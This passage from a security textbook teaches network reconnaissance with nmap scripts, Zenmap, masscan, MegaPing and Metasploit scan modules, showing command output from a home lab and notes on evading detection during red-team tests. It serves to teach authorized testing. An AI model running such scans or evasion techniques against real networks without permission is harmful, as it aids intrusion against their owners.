OS details: Apple Mac OS X 10.7.0 (Lion) - 10.12 (Sierra) or  
iOS 4.1 - 9.3.3 (Darwin 10.0.0 - 16.4.0)

Network Distance: 1 hop

```
Nmap scan report for 192.168.86.30
Host is up (0.0040s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
3128/tcp  open  squid-http
MAC Address: 70:4D:7B:61:52:6B (Asustek Computer)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
```

OS detection performed. Please report any incorrect results at  
<https://nmap.org/submit/> .

Nmap done: 2 IP addresses (2 hosts up) scanned in 9.07 seconds

One thing to keep in mind when you do an operating system scan is that nmap relies on fingerprints, and unlike people, the same fingerprint can match multiple operating systems. As long as nothing in the network stack has changed, you will find that multiple versions of a commercial operating system will match the same fingerprint. You can see this is the case with Apple Mac OS X, now known as macOS. There are several versions that match the same fingerprint, including some versions of iOS. The version running on the target does fall into the range indicated by nmap. One other thing to keep in mind is that nmap tracks the operating system. The operating system is really the kernel—the piece of software that manages the hardware, manages memory, and manages processes. All the other stuff that helps the user interact with the operating system to do user-useful things is in the operating environment, to help draw distinctions. In the case of Linux, the same kernel may be used across multiple distributions, but since the only thing being identified is the kernel, there is no way to know what distribution. nmap can't tell you Ubuntu versus CentOS, for example. It only knows the version of the Linux kernel you are running.

## Scripting

We've seen a lot of the functionality that nmap has. Even with all that functionality, we can go beyond. nmap includes a scripting engine, which allows you, as an nmap user, to extend the functionality in any way that you would like. It's not entirely about extending the functionality yourself, though. The scripting engine is there, but it's not completely up to you

to determine what you want to do with it. There are hundreds of scripts available with the latest version of nmap, and the number continues to grow. They are grouped into categories, which currently are auth, broadcast, brute, default, discovery, dos, exploit, external, fuzzer, intrusive, malware, safe, version, and vuln. You can have nmap run all the scripts from a particular category. The following code is nmap being asked to run all the scripts in the discovery category.

### Nmap Discovery Scripts

```
$ nmap -sS --script=discovery 192.168.86.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-03 13:28 MDT
Pre-scan script results:
| broadcast-igmp-discovery:
|   192.168.86.22
|     Interface: eth0
|     Version: 2
|     Group: 224.0.0.251
|     Description: mDNS (rfc6762)
|   192.168.86.28
|     Interface: eth0
|     Version: 2
|     Group: 224.0.0.251
|     Description: mDNS (rfc6762)
|   192.168.86.32
|     Interface: eth0
|     Version: 2
|     Group: 224.0.0.251
|     Description: mDNS (rfc6762)
|   192.168.86.47
|     Interface: eth0
|     Version: 2
|     Group: 224.0.0.251
|     Description: mDNS (rfc6762)
```

To use a script, you have to pass the `--script`= parameter followed by the name of the script you want to run. In addition to using the name of the script, you can indicate the category, as I did in the preceding code. On a Linux system, you will probably find all the installed scripts in `/usr/share/nmap/scripts`. On a Windows system, you will find the scripts in the Program Files directory where nmap is installed. You'll notice that the file extension for these scripts is `.NSE` for “nmap scripting engine.” Scripts are written in the Lua language, and each file can be opened and read, possibly to get details about the function of the script. If you'd rather use nmap to get information about the script, you can use

`--script-help`, passing in the name of the script. As an example, let's say you want to get the details about `http-waf-detect.nse`. Here you can see how to call nmap to get help and the start of the response from nmap.

### Nmap Script Help

```
$ nmap --script-help=http-waf-detect.nse
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-03 13:42 MDT

http-waf-detect
Categories: discovery intrusive
https://nmap.org/nsedoc/scripts/http-waf-detect.html
Attempts to determine whether a web server is protected by an
IPS (Intrusion
Prevention System), IDS (Intrusion Detection System) or WAF
(Web Application
Firewall) by probing the web server with malicious payloads
and detecting
changes in the response code and body.
```

Another way of finding this information would be to just go to the script itself. When you are writing nmap scripts, there are variables that get set, and one of those is the description. This is the variable that gets printed when `script-help` is called. Additionally, you'll notice there is a section on usage, indicating how the script should be called from nmap. You'll also notice the require statements at the top. This is where the functionality from the nmap scripting engine is pulled in. These modules are needed for the script to be called from nmap.

### Top of the `http-waf-detect.nse` File

```
local http = require "http"
local shortport = require "shortport"
local stdnse = require "stdnse"
local string = require "string"
local table = require "table"

description = [[
Attempts to determine whether a web server is protected by an
IPS (Intrusion
Prevention System), IDS (Intrusion Detection System) or WAF
(Web Application
Firewall) by probing the web server with malicious payloads and
detecting
changes in the response code and body.
```

```

To do this the script will send a "good" request and record the
response,
afterwards it will match this response against new requests
containing
malicious payloads. In theory, web applications shouldn't react
to malicious
requests because we are storing the payloads in a variable that
is not used by
the script/file and only WAF/IDS/IPS should react to it. If
aggro mode is set,
the script will try all attack vectors (More noisy)
[]

---
-- @usage
-- nmap -p80 --script http-waf-detect <host>
-- nmap -p80 --script http-waf-detect --script-args="http-waf-
detect.aggro,
http-waf-detect.uri=/testphp.vulnweb.com/artists.php"
www.modsecurity.org
--
-- @output
-- PORT STATE SERVICE
-- 80/tcp open http
-- |_http-waf-detect: IDS/IPS/WAF detected

```

In addition to calling individual scripts, you can have `nmap` select multiple scripts using wildcards. If, for example, you wanted to run all the scripts related to the Server Message Block (SMB) protocol version 2, you could just indicate that the scripts you want to run are named `smb2*`. This means any script that starts with `smb2` will get run. There are three that will get run if the SMB ports are found to be open. You can see calling the script and the results in the following code listing. You'll notice that the port scan identified port 445 as being open. This is the port used for the Common Internet File System (CIFS), which is an implementation of SMBv2. This is the port that triggered the running of the scripts, meaning that when `nmap` found the port to be open, it identified all the scripts that had registered that port and `nmap` ran those scripts.

### **Nmap Using Wildcards**

```

$ nmap -sS --script "smb2*" -T 4 192.168.86.32
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-03 15:32 MDT
Nmap scan report for billthecat.lan (192.168.86.32)
Host is up (0.00024s latency).
Not shown: 500 closed ports, 495 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh

```

```
88/tcp  open  kerberos-sec
445/tcp open  microsoft-ds
548/tcp open  afp
5900/tcp open  vnc
MAC Address: AC:87:A3:36:D6:AA (Apple)
```

```
Host script results:
| smb2-capabilities:
|   2.10:
|     Leasing
|     Multi-credit operations
|   3.00:
|     Leasing
|     Multi-credit operations
|     Encryption
|   3.02:
|     Leasing
|     Multi-credit operations
|_    Encryption
| smb2-security-mode:
|   2.10:
|_    Message signing enabled and required
|_smb2-time: Protocol negotiation failed (SMB2)
```

Nmap done: 1 IP address (1 host up) scanned in 3.44 seconds

As you can see, you can use the nmap scripts to collect a lot of information about different services. As of this writing, there are more than 600 scripts. Out of that 600 plus, more than 30 of them are targeted specifically at identifying if a server is potentially exposed to a vulnerability known with a Common Vulnerabilities and Exposures (CVE) identifier. Other scripts will identify systems that are vulnerable to other exposures. As another example, there is a script that looks for the Decrypting RSA with Obsolete and Weakened eNcryption (DROWN) vulnerability in servers that are running Secure Sockets Layer (SSL) version 2. This was a serious vulnerability, and it can be identified by interacting with the system using SSL.


If you have some programming experience, you may find that extending nmap with your own scripts is a fairly easy process. Since all the NSE scripts are in plain text, you can use any of them as a starting point or to grab code samples that you can put together to create your own script. Keep in mind that while nmap is a port scanner and can identify open ports, the scripting engine is used to perform deeper interactions with the application. The scripts can also make programmatic determinations based on the responses that are provided by the service. The scripting engine modules not only provide functionality to interact with the

services, including registering ports with nmap so the script is called when the identified port is found to be open, but there are also modules for output that is presented back by nmap when the script is complete.

## Zenmap

You can use the command line to do all your nmap scans, but you don't have to if you prefer to use a GUI. For years, you had to use the command line because that's all there was available. There were attempts to create GUIs to overlay on top of nmap, and then one year, under Google's Summer of Code project, a GUI called Zenmap was created, and it has remained the GUI version of nmap for years. It is, as suggested, an overlay for nmap. This means that what you do in Zenmap runs nmap underneath, and then the results from nmap are available in the GUI. With Zenmap, you don't have to think so much about the type of scan you are performing in the sense of the list of scan types I mentioned earlier. Instead, as you can see in Figure 5.3, you select a scan by name in a pulldown.

**FIGURE 5.3** Zenmap scan types



You will also see the command box. Selecting the different scan types changes the command line. Instead of types like SYN scan or Full Connect scan, you will select from

intense scan, quick scan, regular scan, and others. With the intense scans, the throttle is set high in order to complete the scan faster. A regular scan doesn't change the throttle speed. Interestingly, a slow comprehensive scan also turns up the throttle. If you don't want to use any of the ones that are provided in the interface, you can change the command line to anything you want and still run it.

The advantage to using Zenmap isn't being able to select canned scan settings but instead to visualize the output. If you use the command line, you get a lot of text output, and then you have to extract what you need from that. Using Zenmap, you can see all the hosts that were identified on the left side. You will also get a small icon indicating the operating system type, assuming you performed a scan that detected the operating system. Of course, you'll also get the regular nmap output if you'd rather look at that. It may be easier, though, to let Zenmap organize the results for you.

Figure 5.4 shows another way of visualizing the output. Again, one of the important aspects of doing a port scan is to identify the services and, subsequently, the applications. On the left side in Figure 5.4, clicking the Services button shows the list of all the services that were identified in the scan. Selecting one of the services will bring up a list of all the hosts that were running that service during the scan. If you look on the right side of Figure 5.4, you will see the list of hosts, but you will also see, in some cases, the application and version running on that host.

**FIGURE 5.4** Zenmap service output

The screenshot shows the Zenmap interface with the following details:

- Target:** 192.168.86.0/24
- Profile:** Slow comprehensive scan
- Command:** nmap -sS -sU -T4 -A -v -PE -PP -PS80,443 -PA3389 -PU40125 -PY -q 53 --script "default or (discovery and safe)" 192.168.86.0/24
- Services Selected:** http
- Host Details Table:**

Hostname	Port	Protocol	State	Version
192.168.86.1	80	tcp	open	Google WiFi http admin
192.168.86.2	3128	tcp	open	Proxmox Virtual Environment REST API 3.0
192.168.86.20	80	tcp	open	
192.168.86.22	8008	tcp	open	
192.168.86.22	9080	tcp	open	Mongoose httpd
192.168.86.30	3128	tcp	open	Proxmox Virtual Environment REST API 3.0
192.168.86.35	80	tcp	open	Netgear ProSafe Gigabit Web Managed (Plus) switch
192.168.86.38	80	tcp	open	SAGE EAS Digital Endec remote audio monitor/lev
192.168.86.39	49152	tcp	open	DirecTV Genie
192.168.86.39	9000	tcp	open	DirecTV HMC-Lite
192.168.86.39	8083	tcp	open	Mongoose httpd
192.168.86.39	8082	tcp	open	Mongoose httpd
192.168.86.39	8080	tcp	open	DirecTV Set-top Box HTTP Exported Functionality
stevedallas.lan (192.168.86.50)	2869	tcp	open	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
stevedallas.lan (192.168.86.50)	5357	tcp	open	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
stevedallas.lan (192.168.86.50)	10243	tcp	open	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
192.168.86.52	8080	tcp	open	Apache Tomcat
192.168.86.58	80	tcp	open	Netgear ProSafe Gigabit Web Managed (Plus) switch
192.168.86.160	80	tcp	open	
192.168.86.162	80	tcp	open	
192.168.86.245	80	tcp	open	Apache httpd
192.168.86.245	443	tcp	open	Apache httpd
192.168.86.247	80	tcp	open	
192.168.86.250	80	tcp	open	

Another useful capability of Zenmap is its ability to save scans. Okay, it goes beyond the ability to save scans. Ultimately, you could save a scan in nmap. What Zenmap will do is compare two saved scans. This means you can get a baseline of a network and then check it again later to see what may have changed. If you are testing the same network multiple times, being able to get the historic differences will be useful. You'll get not only hosts that are different but also services that are different.



By default, Zenmap will save scans in XML format. Since XML is a text-based format, you could get the differences between two XML files yourself, but it's easier to have a tool that will consume XML and then compare it node by node to get more than just the text differences. Zenmap will do that for you.

While I generally prefer to use the command line, there are times when GUI tools are just far more useful. I'd prefer to run scans from the command line, but the visualization and organizational capabilities of Zenmap make it worth using. Of course, Zenmap doesn't require that you do the initial scans in Zenmap. You could run the scan in nmap, save the output in XML format, and then open the XML file in Zenmap and get all the goodness that we've been talking about here.

## masscan

Have you ever wanted to just port scan the entire Internet to identify all the web servers that respond? Of course, if you were going to do that, you'd want to do it flat-out, as fast as you possibly can. According to masscan's developer, Robert Graham, that was essentially the purpose for masscan. At its core, it's a port scanner. It does some of the same things that nmap does. The difference is that it was developed to go as fast as your system, and the network connection you have will allow it to go.

Since nmap has become the de facto port scanner and people who are inclined to do port scans know how nmap works, masscan uses the same sorts of command-line parameters as nmap. Port scanning isn't really fancy, when you come down to it. You tell the port scanner what ports you want to scan and the systems you want to scan. In the following code, you can see running masscan to identify all the web servers. In terms of how it relates to nmap, you'll notice that the parameter to indicate ports is the same. You'll also notice that where I left the type of scan off, masscan let me know it had filled in the -sS for me.

### masscan Identifying Web Servers

```
$ masscan --rate=100000 -p80,443 192.168.86.0/24
Starting masscan 1.0.4 (http://bit.ly/14GZzcT) at 2021-01-03
02:26:51 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 256 hosts [2 ports/host]
Discovered open port 80/tcp on 192.168.86.250
Discovered open port 80/tcp on 192.168.86.1
```

```
Discovered open port 80/tcp on 192.168.86.35
Discovered open port 443/tcp on 192.168.86.44
Discovered open port 443/tcp on 192.168.86.245
Discovered open port 80/tcp on 192.168.86.247
Discovered open port 80/tcp on 192.168.86.38
Discovered open port 80/tcp on 192.168.86.44
```

The most significant difference is the addition of the `rate` parameter. This is in packets per second, and you can use fractional rates, in a decimal form, such as 0.5, to indicate a single packet every 2 seconds. The parameter provided here requests 100,000 packets per second. Your mileage will vary here, based on what your target is, how much bandwidth you have available, and how fast your system and network interface can generate and send packets to the network.

You may also have noticed that `masscan` forced the use of `--randomize-hosts`, which means that the IP addresses tested would not be in numerical order. Instead, the order will be randomized. The idea behind randomizing hosts is to potentially get around network monitoring tools. If you scan in order, it is fairly clear that a scan is happening. Randomizing scanning makes it a little less obvious what is happening. This may be especially true if you slow the rate down.

`masscan` doesn't just do port scanning, though, even really fast scanning. It can also do some information gathering, much like `nmap` can. You can request that `masscan` grab banners. This is done using the `--banners` parameter.

### Getting Banners with `masscan`

```
$ masscan -sS --banners --rate=100000 -p80,443 192.168.86.0/24

Starting masscan 1.0.4 (http://bit.ly/14GZzcT) at 2021-01-03
03:25:51 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 256 hosts [2 ports/host]
Discovered open port 80/tcp on 192.168.86.162
Discovered open port 80/tcp on 192.168.86.1
Discovered open port 80/tcp on 192.168.86.160
Discovered open port 80/tcp on 192.168.86.250
Discovered open port 80/tcp on 192.168.86.44
Discovered open port 80/tcp on 192.168.86.35
Discovered open port 443/tcp on 192.168.86.245
Discovered open port 80/tcp on 192.168.86.196
Discovered open port 80/tcp on 192.168.86.247
Banner on port 80/tcp on 192.168.86.35: [http] HTTP/1.1 200
OK\x0d\x0aConnection: close\x0d\x0aContent-Type:
text/html\x0d\x0aCache-Control: no-cache\x0d\x0aExpires:
-1\x0d\x0a\x0d
Banner on port 80/tcp on 192.168.86.35: [title] Redirect to Login
```

You'll notice that only one of the systems shows headers, and out of those headers, there isn't a server type. The same server suggests that there is a redirect to a login page. Running the same scan with nmap returns server types. masscan doesn't have the same capabilities as nmap, including a lack of support for additional scan types, such as the unexpected TCP scans like Xmas, FIN, and ACK. It also doesn't support UDP scans. However, if you want all that functionality, you can use nmap. It's free and more than capable for those sorts of scans. What masscan gets you is the ability to indicate what rate you want to scan at and the ability to perform very fast scans.


### **Masscan Scanning**

Scan the same host(s) as you did with nmap. Identify any differences in results. Try timing the two programs and see which one is faster.

## **MegaPing**

We've looked at MegaPing before for its capability to perform ping sweeps. As noted earlier, MegaPing has a number of capabilities, including the ability to run port scans. These are not just run-of-the-mill scans, however. You'll remember that nmap scans about 1,000 ports by default. These are commonly used ports. You can certainly select other ports if you want. One thing MegaPing provides us with that we don't get with nmap is some preselected port collections. You can see the drop-down in Figure 5.5 that provides you with different selections for ports. One of these is Hostile Ports, which are ports that are commonly misused as well as ports that may commonly be used by Trojan horse programs and other malicious software (malware). At the bottom, you will see the list of ports that are included in the scan type.


To run a scan in MegaPing, you select Port Scanner on the left side of the interface. Then you need to add your targets for your scan. One downside to MegaPing is that it doesn't accept a CIDR block as a target. It also doesn't accept a range of addresses. If you want to scan multiple IP addresses, you need to add them in. You'll see the box in the middle where you can add the addresses and then select the ones you want to scan. If you just want to scan a single address, you enter it into the box below Destination Address List. Then you just click Start. Figure 5.6 shows the results of a scan of hostile ports.

**FIGURE 5.5** MegaPing scan types

One thing you may notice when you look at the results is that there are common ports listed as being open. You'll see in the note alongside ports like 80 (www) that they are elevated ports. These are ports that have to be opened with administrative privileges. This means the ports will be targeted by attackers because compromising the application behind the port will immediately give the attacker administrative privileges. Another scan type is Authorized Ports, which will scan just the range of ports where applications are expected to reside. Other ports are considered to be ephemeral, meaning they are assigned to client applications as source ports when they start a conversation with a server.



One thing to note about MegaPing is that, while it has a load of functionality, it is commercial software. There is a fully functional evaluation version, but it does require you to wait while the license message shows when you start up the application.

**FIGURE 5.6** MegaPing scan reports

## Metasploit

While Metasploit is known primarily for being an exploit framework, which you turn to when you want to start exploiting services, meaning you want to get unauthorized access to the service, there are thousands of modules available that are not exclusively about exploiting services. We can use Metasploit for port scanning. Just to give you a sense of the types of port scanning we can do, the following is a list of the modules, at the time of this writing, available in Metasploit. This was obtained using `msfconsole`, which is one of the ways you can access Metasploit over the command line.

```
msf6 > search portscan
```

```
Matching Modules
=====

```

#	Name	Disclosure Date	Rank
Check	Description		
-	---	-----	----
0	auxiliary/scanner/http/wordpress_pingback_access		normal
No	Wordpress Pingback Locator		
1	auxiliary/scanner/natpmp/natpmp_portscan		normal
No	NAT-PMP External Port Scanner		
2	auxiliary/scanner/portscan/ack		normal
No	TCP ACK Firewall Scanner		
3	auxiliary/scanner/portscan/ftpbounce		normal
No	FTP Bounce Port Scanner		
4	auxiliary/scanner/portscan/syn		normal
No	TCP SYN Port Scanner		
5	auxiliary/scanner/portscan/tcp		normal
No	TCP Port Scanner		
6	auxiliary/scanner/portscan/xmas		normal
No	TCP "XMas" Port Scanner		
7	auxiliary/scanner/sap/sap_router_portscanner		normal
No	SAPRouter Port Scanner		

You can see that we can use some of the same techniques we were using in nmap. Where nmap uses command-line switches, even if you are using Zenmap, Metasploit is a little more interactive. You set parameters or variables to provide the module you are using with the information needed to get the module to scan the right network in the way you want to scan it. Following is the output from a scan session using msfconsole. First, you need to use the module, which is expressed as a path. One reason it is expressed as a path is because it's stored as a path. The module named syn is just a file named syn.rb in your filesystem, because it's a Ruby script that makes use of the library functions provided by Metasploit. Once you have loaded the module, you can start setting parameters. When performing a port scan, you may only need to set the remote hosts (RHOSTS) parameter, unless you are targeting specific ports.

```
msf6 > use scanner/portscan/syn
msf6 auxiliary(scanner/portscan/syn) > set RHOSTS 192.168.4.0/24
RHOSTS => 192.168.4.0/24
msf6 auxiliary(scanner/portscan/syn) > show options
```

Module options (auxiliary/scanner/portscan/syn):

Name	Current Setting	Required	Description
BATCHSIZE	256	yes	The number of hosts to scan per set
DELAY	0	yes	The delay between connections, per thread, in milliseconds

INTERFACE	no	The name of the interface
JITTER 0	yes	The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS 1-10000	yes	Ports to scan (e.g. 22-25,80,110-900)
RHOSTS 192.168.4.0/24	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
SNAPLEN 65535	yes	The number of bytes to capture
THREADS 1 one per host)	yes	The number of concurrent threads (max
TIMEOUT 500	yes	The reply read timeout in milliseconds

```
msf6 auxiliary(scanner/portscan/syn) > set INTERFACE en0
INTERFACE => en0
msf6 auxiliary(scanner/portscan/syn) > run
```

Once you have your ports selected and your hosts selected, which can be an entire block, as used here, or a list of hosts or even a single host, you can run the module. Metasploit will execute the Ruby script and present the results. Following is a selection of the results. One advantage to running the port scan in Metasploit is it will maintain the results in a database that you can pull back in subsequent runs of the program. You don't have to keep running the scan just because you exited `msfconsole` and started it back up again.

```
msf6 auxiliary(scanner/portscan/syn) > run

[+] TCP OPEN 192.168.4.10:22
[+] TCP OPEN 192.168.4.15:22
[+] TCP OPEN 192.168.4.20:22
[+] TCP OPEN 192.168.4.99:22
[+] TCP OPEN 192.168.4.101:22
[+] TCP OPEN 192.168.4.136:22
[+] TCP OPEN 192.168.4.183:22
[+] TCP OPEN 192.168.4.1:53
[+] TCP OPEN 192.168.4.178:53
[+] TCP OPEN 192.168.4.196:53
[+] TCP OPEN 192.168.4.202:53
```

Of course, you can also run `nmap` from inside `msfconsole`, and Metasploit will still keep track of the results for you in the database. You'll get the same results no matter which approach you take because the rules of network protocols are universal, and if there is an application, there is an application, regardless of what program is sending a connection request to it.

# Vulnerability Scanning

Knowing open ports and even applications that are listening on those ports is a good start. You can then start hunting and pecking at those ports after doing a lot of research about what vulnerabilities may exist within those applications. You could also just find a lot of exploits and start throwing them at the applications on the open ports. This may be a simple way of checking to see if there are vulnerabilities. You just check all the exploits you can find against your target. There are a few issues with that approach, however. The first is that you may end up causing failures on your target systems where you may not mean to. Blind testing can lead to unexpected results, and one of your objectives, from an ethical standpoint, is to cause no harm.

Certainly security testing of any type can lead to unexpected results and failures. However, your job is to control it as best you can and to ensure that your client or employer is aware of the possible ramifications of your testing. It wouldn't be very professional to tell your client that you're just going to throw a lot of exploits at their system without any idea what the impact would be and that they may experience outages as a result. Your job is to control your testing—to be knowledgeable about what you are doing and what the possible outcomes are.

Another issue is that if you are engaged in a red team test where the target has no idea you are running attacks, you want to be sure they don't detect you, or at least you want to do everything you can to avoid detection. Blindly running a lot of exploits against a lot of systems, including systems that may not even have the application that's vulnerable, is going to be noisy, and if there is any detection capability, you will be caught. That means you will have failed.

A better approach is to use a vulnerability scanner, which takes an intelligent approach to identifying potential vulnerabilities. A vulnerability scanner will identify open ports and listening applications and then determine what vulnerabilities may be possible based on those applications. The scanner will then run tests that have been defined for those vulnerabilities. The objective of a scanner is not to compromise a system; it is just to identify potential vulnerabilities.

This does not guarantee that what the scanner has identified is an exploitable vulnerability. It means that the scanner has found something it believes is a vulnerability based on interactions with the target system as compared with data the vulnerability scanner has. This is called a *false positive*. Any issue found by a vulnerability scanner needs to be verified manually. This may include investigating the actual interaction as presented by the scanner—sometimes it's based on return codes without looking at the actual data, for instance. It may also involve actually redoing the test performed by the vulnerability scanner. The vulnerability scanner is a tool and shouldn't be considered to be the end of your testing. It's the starting point. In spite of how good vulnerability scanners are, they are not the terminus.

**Note**

These are the four categories of vulnerabilities:

- **False positive:** The scanner has identified something it believes to be a vulnerability. After investigation, it turns out it's not really a vulnerability.
- **False negative:** The scanner has not identified a vulnerability. It later turns out that there was a vulnerability that the scanner missed.
- **True positive:** The scanner has identified a vulnerability that, after manual investigation, turns out to be a legitimate vulnerability.
- **True negative:** The scanner has not identified a vulnerability and there is not a vulnerability to identify.

